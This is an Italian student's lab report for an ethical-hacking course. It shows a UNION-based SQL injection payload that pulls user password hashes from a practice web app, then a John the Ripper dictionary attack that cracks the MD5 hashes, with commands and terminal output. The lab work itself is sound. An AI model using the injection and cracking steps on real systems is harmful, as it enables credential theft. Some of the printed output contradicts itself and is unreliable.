W14D1 - Pratica (1)

DATA

Cybersecurity Analyst

Studente:
Andrea Scarmagnani
Docente:
Federico Daidone

Cyber Security & Ethical Hacking Giorno 2 – Password Cracking

Traccia:
password cracking Abbiamo visto come sfruttare un attacco SQL injection per recuperare le password degli utenti di un determinato sistema.

Se guardiamo meglio alle password trovate, non hanno l'aspetto di password in chiaro, ma sembrano più hash di password MD5.

Recuperate le password dal DB come visto, e provate ad eseguire delle sessioni di cracking sulla password per recuperare la loro versione in chiaro.

Sentitevi liberi di utilizzare qualsiasi dei tool visti nella lezione teorica.

L'obiettivo dell'esercizio di oggi è craccare tutte le password trovate precedentemente.

Consegna:


1. Screenshot dell'SQL injection già effettuata
2. Due righe di spiegazione di cos'è questo cracking (quale tipologia / quale meccanismo sfrutta)
3. Screenshot dell'esecuzione del cracking e del risultato

Si presume che dietro al pulsante Submit ci sia il seguente comando:
SELECT user, surname FROM TABELLA WHERE ID='1'

Digitando solo il numero uno ci restituisce il valore della User Id posizione 1.

Eseguendo il comando:
SELECT user, surname FROM TABELLA WHERE ID='1' UNION SELECT user,password FROM users

Uniamo le tabelle che non conosciamo e obblighiamo a restituirci il risultato nella posizione due (Surname)
Questo fa si che l'eventuale colonna in questo caso password ci venga restituita in chiaro (criptata).



2. Due righe di spiegazione di cos'è questo cracking (quale tipologia / quale meccanismo sfrutta)

John esegue un attacco dizionario per trovare la password tra quelle presenti nel dizionario passato (evidenziato in rosso nel comando).

john --format=raw-MD5 --wordlist /usr/share/wordlists/rockyou.txt /home/kali/Epicode/Lista_hash.txt

3. Screenshot dell'esecuzione del cracking e del risultato

Ho creato una lista delle hash e ho passata questa lista al programma john per poter trovare un punto comune.

Lista_hash.txt

```
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 S5f4dcc3b5aa765d61d8327deb882cf99
6
```

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-MD5 --wordlist /usr/share/wordlists/rockyou.txt /home/kali/Epicode/Lista_hash.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 55 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=6
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
abc123           (?)
letmein          (?)
emerald          (?)
4g 0:00:00:00 DONE (2024-02-06 14:32) 133.3g/s 118200p/s 118200c/s 6079KC/s !@#$%..sss
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-MD5 -show /home/kali/Epicode/Lista_hash.txt
?:password
?:abc123
?:letmein
?:password

4 password hashes cracked, 1 left
```

Cybersecurity Analyst 2023